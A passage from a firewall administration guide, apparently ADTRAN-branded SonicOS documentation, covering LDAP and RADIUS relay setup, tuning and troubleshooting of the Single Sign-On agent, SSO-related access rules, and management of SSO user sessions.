- Step 36** From the **Default LDAP User Group** drop-down menu, select a default group on the firewall to which LDAP users will belong in addition to group memberships configured on the LDAP server.



**Tip**

Group memberships (and privileges) can also be assigned simply with LDAP. By creating user groups on the LDAP/AD server with the same name as firewall built-in groups (such as **Guest Services, Content Filtering Bypass, Limited Administrators**) and assigning users to these groups in the directory, or creating user groups on the firewall with the same name as existing LDAP/AD user groups, ADTRAN group memberships will be granted upon successful LDAP authentication.

The firewall can retrieve group memberships more efficiently in the case of Active Directory by taking advantage of its unique trait of returning a 'memberOf' attribute for a user.

- Step 37** Click the **Import user groups** button to import user groups from the LDAP server. The names of user groups on the LDAP server need to be duplicated on the ADTRAN if they are to be used in policy rules, CFS policies, etc.

**Step 38** Select the **LDAP Relay** tab.

The screenshot shows the 'LDAP Relay' configuration window. At the top, there are tabs for Settings, Schema, Directory, Referrals, LDAP Users, LDAP Relay (selected), and Test. The main content area is titled 'RADIUS to LDAP Relay Settings'. It contains a descriptive paragraph, a checkbox for 'Enable RADIUS to LDAP Relay', and a section 'Allow RADIUS clients to connect via' with checkboxes for 'Trusted Zones', 'WAN Zone', 'Public Zones', 'Wireless Zones', and 'VPN Zone'. Below this are several text input fields: 'RADIUS shared secret', 'User group for legacy VPN users', 'User group for legacy VPN client users', 'User group for legacy L2TP users', and 'User group for legacy users with Internet access'. At the bottom, there are 'OK', 'Cancel', 'Apply', and 'Help' buttons.

**Step 39** Select the **Enable RADIUS to LDAP Relay** checkbox to enable RADIUS to LDAP relay. The RADIUS to LDAP Relay feature is designed for use in a topology where there is a central site with an LDAP/AD server and a central firewall with remote satellite sites connected into it using firewalls that may not support LDAP. In that case the central firewall can operate as a RADIUS server for the remote firewalls, acting as a gateway between RADIUS and LDAP, and relaying authentication requests from them to the LDAP server.

Additionally, for remote firewalls running non-enhanced firmware, with this feature the central firewall can return legacy user privilege information to them based on user group memberships learned using LDAP. This avoids what can be very complex configuration of an external RADIUS server such as IAS for those firewalls.

**Step 40** Under **Allow RADIUS clients to connect via**, select the relevant checkboxes and policy rules will be added to allow incoming RADIUS requests accordingly. The options are:

- Trusted Zones
- WAN Zone
- Public Zones
- Wireless Zones
- VPN Zone

**Step 41** In the **RADIUS shared secret** field, enter a shared secret common to all remote firewalls.

**Step 42** In the **User groups for legacy users** fields, define the user groups that correspond to the legacy 'VPN users,' 'VPN client users,' 'L2TP users' and 'users with Internet access' privileges. When a user in one of the given user groups is authenticated, the remote firewalls will be informed that the user is to be given the relevant privilege.



**Note**

The 'Bypass filters' and 'Limited management capabilities' privileges are returned based on membership to user groups named 'Content Filtering Bypass' and 'Limited Administrators' – these are not configurable.

**Step 43** Select the **Test** tab.

The 'Test' page allows for the configured LDAP settings to be tested by attempting authentication with specified user and password credentials. Any user group memberships and/or framed IP address configured on the LDAP/AD server for the user will be displayed.

**Step 44** In the **Username** and **Password** fields, enter a valid LDAP login name for the LDAP server you configured.

**Step 45** Select **Password authentication** or **CHAP** (Challenge Handshake Authentication Protocol).

**Note**

CHAP only works with a server that supports retrieving user passwords using LDAP and in some cases requires that the LDAP server to be configured to store passwords reversibly. CHAP cannot be used with Active Directory.

**Step 46** Click **Test**. Status and information returned from the LDAP server are displayed in the **Test Status**, **Message from LDAP**, and **Returned User Attributes** fields.

## Tuning Single Sign-On Advanced Settings

This section provides detailed information to help you tune the advanced SSO settings on your ADTRAN appliance. See the following sections:

- [“Overview” on page 938](#)
- [“About the Advanced Settings” on page 938](#)
- [“Viewing SSO Mouseover Statistics and Tooltips” on page 939](#)
- [“Using the Single Sign-On Statistics in the TSR” on page 941](#)
- [“Examining the Agent” on page 942](#)
- [“Remedies” on page 942](#)

### Overview

When a user first tries to send traffic through a ADTRAN that is using SSO, the appliance sends a “who is this” request to SSO Agent. The agent queries the user’s PC via Windows networking, and returns the user name to the ADTRAN appliance. If the user name matches any criteria set in the policies, then the user is considered as “logged on” by the ADTRAN. When users are logged into the ADTRAN using SSO, the SSO feature also provides detection of logouts. To detect logouts, the appliance repeatedly polls the agent to check if each user is still logged in. This polling, along with the initial identification requests, could potentially result in a large loading on the SSO Agent application and the PC on which it is running, especially when very large numbers of users are connecting.

The SSO feature utilizes a rate-limiting mechanism to prevent the appliance from swamping the agent with these user requests. Both automatic calculations and a configurable setting on the appliance govern how this rate-limiting operates. The SSO feature automatically calculates the maximum number of user requests contained in each message to the agent that can be processed in the poll period, based on recent polling response times. Also, the timeout on a multi-user request is automatically set to be long enough to reduce the likelihood of an occasional long timeout during polling. The configurable setting controls the number of requests to send to the agent at a time, and can be tuned to optimize SSO performance and prevent potential problems. This section provides a guide to choosing suitable settings.

The potential for problems resulting from overloading the agent can be reduced by running the agent on a dedicated high-performance PC, and possibly also by using multiple agents on separate PCs, in which case the load will be shared between them. The latter option also provides redundancy in case one of the agent PCs fails. The agent should run on a Windows Server PC (some older workstations could be used but changes in later Windows 2000/XP/ Vista workstation releases and in service packs for the older versions added a TCP connection rate limiting feature that interferes with operation of the SSO agent).

### About the Advanced Settings


The **Maximum requests to send at a time** setting is available on the **Advanced** tab of the SSO agent configuration.


This setting controls the maximum number of requests that can be sent from the appliance to the agent at the same time. The agent processes multiple requests concurrently, spawning a separate thread in the PC to handle each. Sending too many requests at a time can overload the PC on which the agent is running. If the number of requests to send exceeds the maximum, then some are placed on an internal “ring buffer” queue (see [“Using the Single Sign-On Statistics in the TSR” on page 941](#) and [“Viewing SSO Mouseover Statistics and Tooltips” on page 939](#)). Requests waiting on the ring buffer for too long could lead to slow response times in SSO authentication.

This setting works in conjunction with the automatically calculated number of user requests per message to the agent when polling to check the status of logged in users. The number of user requests per message is calculated based on recent polling response times. SonicOS adjusts this number as high as possible to minimize the number of messages that need to be sent, which reduces the load on the agent and helps reduce network traffic between the appliance and the agent. However, the number is kept low enough to allow the agent to process all of the user requests in the message within the poll period. This avoids potential problems such as timeouts and failures to quickly detect logged out users.







## Viewing SSO Mouseover Statistics and Tooltips

The SSO Configuration page provides mouseover statistics about each agent, and mouseover tooltips for many fields. On the Settings tab, a green LED-style icon next to an agent indicates that the agent is up and running. A red LED icon indicates that the agent is down.

To view the statistics for a particular agent, hover your mouse pointer over the statistics icon  to the right of the SSO agent. This also works for individual TSAs on the Terminal Services tab.



The screenshot shows the 'Authentication Agent Settings' page with a table of agents and a tooltip for Agent 1.


| # | Status                                                                             | Host Name/IP Address | Port | Timeout | Retries | Max Rqsts | Enable                              |                                                                                      |
|---|------------------------------------------------------------------------------------|----------------------|------|---------|---------|-----------|-------------------------------------|--------------------------------------------------------------------------------------|
| 1 |   | 192.168.168.3        | 2258 | 10      | 6       | 32        | <input checked="" type="checkbox"/> |   |
| 2 |   | 192.168.168.31       |      |         |         |           | <input type="checkbox"/>            |   |
| 3 |  | 192.168.168.95       |      |         |         |           | <input type="checkbox"/>            |  |

**SSO Agent 1 Statistics:**

- Agent: 192.168.168.3:2258
- IP address: 192.168.168.3
- Status: up
- User requests, replies: 1, 1
- Multi-user requests, replies: 67, 67
- Users per multi-user request (min, max): 1, 1
- SSO ping requests, replies: 1, 1
- Error, invalid, timed-out, late replies: 0, 0, 0, 0
- Max outstanding requests: 1
- SSO ping response time (avg, max): 933 mS, 933 mS
- User ID request time (avg, max, current): 267 mS, 267 mS, 267 mS
- Poll request time (avg, max, current): 67 mS, 2.97 secs, 133 mS
- Per-user poll resp time (avg, max, current): 67 mS, 2.97 secs, 133 mS

[Click to reset](#)


To view the statistics for all SSO activity on the appliance, hover your mouse pointer over the statistics icon at the bottom of the table, in the same row as the **Add** button.



To close the statistics display, click **close**.

To clear all the displayed values, click **Click to reset**.

To view the tooltips available for many fields in the SSO configuration screens, hover your mouse pointer over the triangular icon to the right of the field. The tooltip will display until you move your mouse pointer away.



## Using the Single Sign-On Statistics in the TSR

A rich set of SSO performance and error statistics is included in the trouble shooting report (TSR). These can be used to gauge how well SSO is performing in your installation. Download the TSR on the **System > Diagnostics** page and search for the title “SSO operation statistics”. The following are the counters to look at in particular:

1. Under **Users currently connected**, the TSR can include a list of all currently logged in local and remote users, regardless of how they were authenticated. By selecting the **Current Users** and **Detail of Users** options on the **System > Diagnostics** page before generating the TSR, eight to nine lines of detailed information are provided in the TSR for each user. Or, you can opt for just one summary line per user by selecting **Current Users** and clearing **Detail of Users**. If the **Current Users** checkbox is not selected, then the users list is omitted from the TSR.

When **Detail of Users** is selected, numerous details are provided, varying with the type of user. They include timers, privileges, management mode if managing, group memberships, CFS policies, VPN client networks, and other information. Disabling this option when there are thousands of users logged in could greatly decrease the size of the TSR file that is created, versus one that includes the detailed users list.

When **Detail of Users** is not selected, the user summary includes the IP address, user name, type of user and, for administrative users who are currently managing, their management mode. For example:

```
Users currently connected:
192.168.168.1: Web user admin logged in (managing in Config mode)
192.168.168.9: Auto user Administrator (SD80\Administrator) auto logged in
```

2. Under **SSO ring buffer statistics**, look at **Ring buffer overflows** and **Maximum time spent on ring**. If the latter approaches or exceeds the polling rate, or if any ring buffer overflows are shown, then requests are not being sent to the agent quickly enough. Also, if the **Current requests waiting on ring** is constantly increasing, that would indicate the same. This means that the **Maximum requests to send at a time** value should be increased to send requests faster. However, that will increase the load on the agent, and if the agent cannot handle the additional load, then problems will result, in which case it may be necessary to consider moving the agent to a more powerful PC or adding additional agents.
3. Under **SSO operation statistics**, look at **Failed user id attempts with time outs** and **Failed user id attempts with other errors**. These should be zero or close to it – significant failures shown here indicate a problem with the agent, possibly because it cannot keep up with the number of user authentications being attempted.
4. Also under **SSO operation statistics**, look at the **Total users polled in periodic polling**, **User polling failures with time outs**, and **User polling failures with other errors**. Seeing some timeouts and errors here is acceptable and probably to be expected, and occasional polling failures will not cause problems. However, the error rate should be low (an error rate of about 0.1% or less should be acceptable). Again, a high failure rate here would indicate a problem with the agent, as above.
5. Under **SSO agent statistics**, look at the **Avg user ID request time** and **Avg poll per-user resp time**. These should be in the region of a few seconds or less – something longer indicates possible problems on the network. Note, however, that errors caused by attempting to authenticate traffic from non-Windows PCs via SSO (which can take a significantly long time) can skew the **Avg user ID request time** value, so if this is high but **Avg poll per-user resp time** looks correct, that would indicate the agent is probably experiencing large numbers of errors, likely due to attempting to authenticate non-Windows devices – see below, #7.

6. If using multiple agents, then also under **SSO agent statistics** look at the error and timeout rates reported for the different agents, and also their response times. Significant differences between agents could indicate a problem specific to one agent that could be addressed by upgrading or changing settings for that agent in particular.
7. Traffic from devices other than PCs can trigger SSO identification attempts and that can cause errors and/or timeouts to get reported in these statistics. This can be avoided by configuring an address object group with the IP addresses of such devices, and doing one or both of the following:
  - If using Content Filtering, select that address object with the **Bypass the Single Sign On process for traffic from** setting on the Enforcement tab of the SSO configuration.
  - If access rules are set to allow only authenticated users, set separate rules for that address object with **Users Allowed** set to **All**.

For related information, see the [“White Listing IP Addresses to Bypass SSO and Authentication”](#) section on page 945.

To identify the IP addresses concerned, look in the TSR and search for “IP addresses held from SSO attempts”. This lists SSO failures in the preceding period set by the **Hold time after failure** setting.



**Note** If any of the listed IP addresses are for Mac/Linux PCs, see the [“Accommodating Mac and Linux Users”](#) on page 943.

To limit the rate of errors due to this you can also extend the **Hold time after failure** setting on the Users tab.

For information about viewing SSO statistics on the SSO configuration page, see [“Viewing SSO Mouseover Statistics and Tooltips”](#) on page 939.

## Examining the Agent

If the above statistics indicate a possible problem with the agent, a good next step would be to run Windows Task Manager on the PC on which the agent is running and look at the CPU usage on the **Performance** tab, plus the CPU usage by the “CIAService.exe” process on the **Processes** tab. If the latter is using a large percentage of the CPU time and the CPU usage is spiking close to 100%, this is an indication that the agent is getting overloaded. To try to reduce the loading you can decrease the **Maximum requests to send at a time** setting; see [Using the Single Sign-On Statistics in the TSR](#) above, #2.

## Remedies

If the settings cannot be balanced to avoid overloading the agent’s PC while still being able to send requests to the agent fast enough, then one of the following actions should be taken:

- Consider reducing the polling rate configured on the **Users** tab by increasing the poll time. This will reduce the load on the agent, at the cost of detecting logouts less quickly. Note that in an environment with shared PCs, it is probably best to keep the poll interval as short as possible to avoid problems that could result from not detecting logouts when different users use the same PC, such as the initial traffic from the second user of a PC possibly being logged as sent by the previous user.
- Move the agent to a higher-performance, dedicated PC.
- Configure an additional agent or agents.

## Configuring Firewall Access Rules

Enabling SSO affects policies on the **Firewall > Access Rules** page of the SonicOS Enhanced management interface. Rules set under **Firewall > Access Rules** are checked against the user group memberships returned from a SSO LDAP query, and are applied automatically.

See the following sections for more information:

- [“Automatically Generated Rules for SSO” on page 943](#)
- [“Accommodating Mac and Linux Users” on page 943](#)
- [“White Listing IP Addresses to Bypass SSO and Authentication” on page 945](#)
- [“Forcing Users to Log In When SSO Fails with CFS, IPS, App Control” on page 946](#)
- [“Allowing ICMP Pings from a Terminal Server” on page 947](#)
- [“About Firewall Access Rules” on page 947](#)

### Automatically Generated Rules for SSO

When a SSO Agent or TSA is configured in the SonicOS Enhanced management interface, a Firewall access rule and corresponding NAT policy are created to allow the replies from the agent into the LAN. These rules use either a **SSO Agents** or **ADTRAN Terminal Services Agents** address group object, which has a member address object for each configured agent. The member address objects are automatically added to and deleted from the group object as agents are added or deleted. The member address objects are also updated automatically as an agent's IP address changes, including when an IP address is resolved via DNS (where an agent is given by DNS name).

If SSO Agents or TSAs are configured in different zones, the Firewall access rule and NAT policy are added to each applicable zone. The same **SSO Agents** or **ADTRAN Terminal Services Agents** address group is used in each zone.

**Note**

Do not enable Guest Services in the same zone where SSO is being used. Enabling Guest Services will disable SSO in that zone, causing users who have authenticated via SSO to lose access. Create a separate zone for Guest Services.

### Accommodating Mac and Linux Users

Mac and Linux systems do not support the Windows networking requests that are used by the SSO Agent, and hence require Samba 3.5 or newer to work with SSO.

#### Using SSO on Mac and Linux With Samba

For Windows users, SSO is used by a ADTRAN appliance to automatically authenticate users in a Windows domain. It allows the users to get access through the appliance with correct filtering and policy compliance without the need to identify themselves via any additional login process after their Windows domain login.

Samba is a software package used by Linux/Unix or Mac machines to give their users access to resources in a Windows domain (via Samba's **smbclient** utility) and/or to give Windows domain users access to resources on the Linux or Mac machine (via a Samba server).

A user working on a Linux PC or Mac with Samba in a Windows domain can be identified by SSO, but it requires proper configuration of the Linux/Mac machine, the SSO Agent, and possibly some reconfiguration of the appliance. For example, the following configuration is necessary:

- To use SSO with Linux/Mac users, the SSO Agent must be configured to use **NetAPI** rather than **WMI** to get the user login information from the user's machine.
- For Samba to receive and respond to the requests from the SSO Agent, it must be set up as a member of the domain and the Samba server must be running and properly configured to use domain authentication.

SSO is supported by Samba 3.5 or newer.

**Note**

---

If multiple users log into a Linux PC, access to traffic from that PC is granted based on the most recent login.

---

**Using SSO on Mac and Linux Without Samba**

Without Samba, Mac and Linux users can still get access, but will need to log in to the ADTRAN appliance to do so. This can cause the following problems:

- Traffic from Mac or Linux systems might keep triggering SSO identification attempts unless the user logs in. This could potentially be a performance overhead to the SSO system if there are a large number of such systems, although the effect would be somewhat mitigated by the “hold after failure” timeout.
- If per-user Content Filtering (CFS) policies are used without policy rules with user level authentication, the default CFS policy will be applied to users of Mac and Linux systems unless they manually log in first.
- If policy rules are set requiring user level authentication, Web browser connections from users of Mac and Linux systems will be redirected to the login page after the SSO failure, but the failure may initiate a timeout that would cause a delay for the user.

To avoid these problems, the **Don't invoke Single Sign On to Authenticate Users** checkbox is available when configuring Firewall access rules by clicking **Add** on the Firewall > Access Rules page (with **View Style** set to **All Rules**). This checkbox is visible only when SSO is enabled and when the **Users Allowed** field on the Add Rule page is not set to **All**. If this checkbox is selected, SSO will not be attempted for traffic that matches the rule, and



unauthenticated HTTP connections that match it will be directed straight to the login page. Typically, the **Source** field would be set to an address object containing the IP addresses of Mac and Linux systems.

In the case of CFS, a rule with this checkbox enabled can be added “in front of” CFS so that HTTP sessions from Mac and Linux systems are automatically redirected to log in, avoiding the need for these users to log in manually.


**Note**

Do not select the **Don't invoke Single Sign On to Authenticate Users** option for use with devices that are allowed to bypass the user authentication process entirely. Any devices that may be affected by an access rule when this option is enabled must be capable of logging in manually. A separate access rule should be added for such devices, with **Users Allowed** set to **All**.

### White Listing IP Addresses to Bypass SSO and Authentication

If you have IP addresses that should always be allowed access without requiring user authentication, they can be white-listed.

To white-list IP addresses so that they do not require authentication and can bypass SSO:

- Step 1** On the Network > Address Objects page, create an **Address Group** containing the IP addresses to be white-listed.
- Step 2** If you have access rules requiring user authentication for certain services, then add an additional rule for the same services on the Firewall > Access Rules page. Set the **Source** to the Address Group you just created, and set **Users Allowed** to **All**.
- Step 3** If you also want those IP addresses to bypass SSO for services such as CFS, IPS, App Rules, DPI-SSL, or Anti-Spyware, then navigate to Users > Settings, select **SSO Agent** for the **Single-sign-on method** and click **Configure**. On the **Enforcement** tab, select the Address Group you created in the **Bypass the Single Sign On process for traffic from** field.

The default CFS policy will be applied to users at these IP addresses, and no IPS policies or App Control policies that include particular users will be applied to them.

This method is appropriate for small numbers of IP addresses or to white-list subnets or IP address ranges. It will work for large numbers of separate IP addresses, but could be rather inefficient.

### Forcing Users to Log In When SSO Fails with CFS, IPS, App Control


You can use Access Rules to force users to log in via the Web UI when they cannot be identified via Single Sign-On (SSO). Users need to be identified for CFS, IPS, App Rules, or other policies to be correctly applied. An Access Rule can make the ADTRAN prompt the user for username and password.

If there are multiple CFS policies, or if IPS, App Rules, App Control, Anti-Spyware or DPI-SSL have policies that are set to include/exclude certain users/user groups, then SSO is initiated to identify users. By default, if SSO fails to identify a user, the user is given access through the firewall while constrained by the default CFS policy or without the IPS policy, App Rule, or other policy being applied.

You can use Access Rules in conjunction with the above services to force all users to log in via the Web UI with username/password when SSO fails, before they are allowed access through the firewall. Set an access rule that requires users to be authenticated, and that rule will initiate SSO. In this case, if SSO fails to identify the user they are blocked and, in the case of HTTP, redirected to the login page.

That can be done in one of two ways. The source zone is shown as LAN here, but can be any applicable zone(s):

1. Change **Users Allowed** in the default LAN -> WAN rule to **Everyone** or **Trusted Users**. These are authenticated users. Then add rules to allow out traffic that you do not want to be blocked for unidentified users (such as DNS, email, ...) with **Users Allowed** set to **All**.



2. Leave the default LAN -> WAN rule allowing **All** users, and add a rule to allow HTTP and HTTPS from addresses Any to Any with **Users Allowed** set to **Everyone** or **Trusted Users**. You can also include other services along with HTTP/HTTPS if you do not want those being used by unauthenticated users.

| # | Priority | Source | Destination | Dst. Service | Action | Users         | Flow Report | Packet Monitor | Comment | Enable                              | Configure |
|---|----------|--------|-------------|--------------|--------|---------------|-------------|----------------|---------|-------------------------------------|-----------|
| 1 | 1        | Any    | Any         | HTTPS        | Allow  | Trusted Users |             |                |         | <input checked="" type="checkbox"/> |           |
| 2 | 2        | Any    | Any         | HTTP         | Allow  | Trusted Users |             |                |         | <input checked="" type="checkbox"/> |           |
| 3 | 3        | Any    | Any         | Any          | Allow  | All           |             |                |         | <input checked="" type="checkbox"/> |           |

Of these, option 1 is the more secure option, but is also the more likely to cause problems by blocking unforeseen things that should be allowed access without authentication.

### Allowing ICMP Pings from a Terminal Server

In Windows, outgoing ICMP pings from users on the Terminal Server are not sent via a socket and so are not seen by the TSA, and hence the appliance will receive no notifications for them. Therefore, if firewall rules are using user level authentication and pings are to be allowed through, you must create separate access rules to allow them from "All".

### About Firewall Access Rules

Firewall access rules provide the administrator with the ability to control user access. Rules set under **Firewall > Access Rules** are checked against the user group memberships returned from a SSO LDAP query, and are applied automatically. Access rules are network management tools that allow you to define inbound and outbound access policy, configure user authentication, and enable remote management of the firewall. The SonicOS **Firewall > Access Rules** page provides a sortable access rule management interface.



#### Note

More specific policy rules should be given higher priority than general policy rules. The general specificity hierarchy is source, destination, service. User identification elements, for example, user name and corresponding group permissions, are not included in defining the specificity of a policy rule.

By default, firewall's stateful packet inspection allows all communication from the LAN to the Internet, and blocks all traffic to the LAN from the Internet.

Additional network access rules can be defined to extend or override the default access rules. For example, access rules can be created that block certain types of traffic such as IRC from the LAN to the WAN, or allow certain types of traffic, such as Lotus Notes database synchronization, from specific hosts on the Internet to specific hosts on the LAN, or restrict use of certain protocols such as Telnet to authorized users on the LAN.

**Note**

The ability to define network access rules is a powerful tool. Using custom access rules can disable firewall protection or block all access to the Internet. Use caution when creating or deleting network access rules.

For detailed information about access rules, see [“Firewall > Access Rules”](#) on page 495.

## Managing SonicOS with HTTP Login from a Terminal Server

The firewall normally grants access through policies based on authentication credentials supplied via HTTP login for one user at an IP address. For users on a terminal server, this method of authenticating one user per IP address is not possible. However, HTTP login is still allowed from a terminal server only for the purpose of administration of the appliance, subject to the following limitations and requirements:

- Internet access from the terminal server is controlled from the TSA, and HTTP login does not override that – a user on a terminal server is not granted any access through the appliance based on credentials supplied via HTTP login.
- HTTP login from a terminal server is allowed only for the built-in **admin** account and other user accounts with administrator privileges. An attempt to log in with a non-administrative account will fail with the error “Not allowed from this location.”
- On successful HTTP login, an administrative user is taken straight to the management interface. The small “User Login Status” page is not displayed.
- The administrative user account used for HTTP login from the terminal server does not need to be the same user account that was used for login to the terminal server. It is shown on the appliance as an entirely separate login session.
- Only one user at a time can manage the appliance from a given terminal server. If two users attempt to do so simultaneously, the most recently logged in user takes precedence, and the other user will see the error “This is not the browser most recently used to log in.”
- On a failure to identify a user due to communication problems with the TSA, an HTTP browser session is not redirected to the Web login page (as happens on a failure in the SSO case). Instead, it goes to a new page with the message “The destination that you were trying to reach is temporarily unavailable due to network problems.”

## Viewing and Managing SSO User Sessions

This section provides information to help you manage SSO on your ADTRAN appliance. See the following sections:

- [“Logging Out SSO Users”](#) on page 948
- [“Configuring Additional SSO User Settings”](#) on page 949
- [“Viewing SSO and LDAP Messages with Packet Monitor”](#) on page 949
- [“Capturing SSO Messages”](#) on page 950
- [“Capturing LDAP Over TLS Messages”](#) on page 951

### Logging Out SSO Users

The **Users > Status** page displays **Active User Sessions** on the firewall. The table lists **User Name**, **IP Address**, **Session Time**, **Time Remaining**, **Inactivity Remaining**, **Settings**, and **Logout**. For users authenticated using SSO Agent, the message **Auth. by SSO Agent** will display. To logout a user, click the delete (X) icon next to the user’s entry.

**Note**

---

Changes in a user's settings, configured under **Users > Settings**, will not be reflected during that user's current session; you must manually log the user out for changes to take effect. The user will be transparently logged in again, with the changes reflected.

---

## Configuring Additional SSO User Settings

The **Users > Settings** page provides the administrator with configuration options for user session settings, global user settings, and acceptable use policy settings, in addition to SSO and other user login settings.

The **Enable login session limit** and corresponding **Login session limit (minutes)** settings under User Session Settings apply to users logged in using SSO. SSO users will be logged out according to session limit settings, but will be automatically and transparently logged back in when they send further traffic.

**Note**

---

Do not set the login session limit interval too low. This could potentially cause performance problems, especially for deployments with many users.

---

Changes applied in the **Users > Settings** page during an active SSO session will not be reflected during that session.

**Tip**

---

You must log the user out for changes to take effect. The user will immediately and automatically be logged in again, with the changes made.

---

## Viewing SSO and LDAP Messages with Packet Monitor


In SonicOS Enhanced 5.6 and above, the Packet Monitor feature available on **System > Packet Monitor** provides two checkboxes to enable capture of decrypted messages to and from the SSO agent, and decrypted LDAP over TLS (LDAPS) messages.

In SonicOS Enhanced 5.5, this functionality was introduced in the Packet Capture feature available on **System > Packet Capture**.

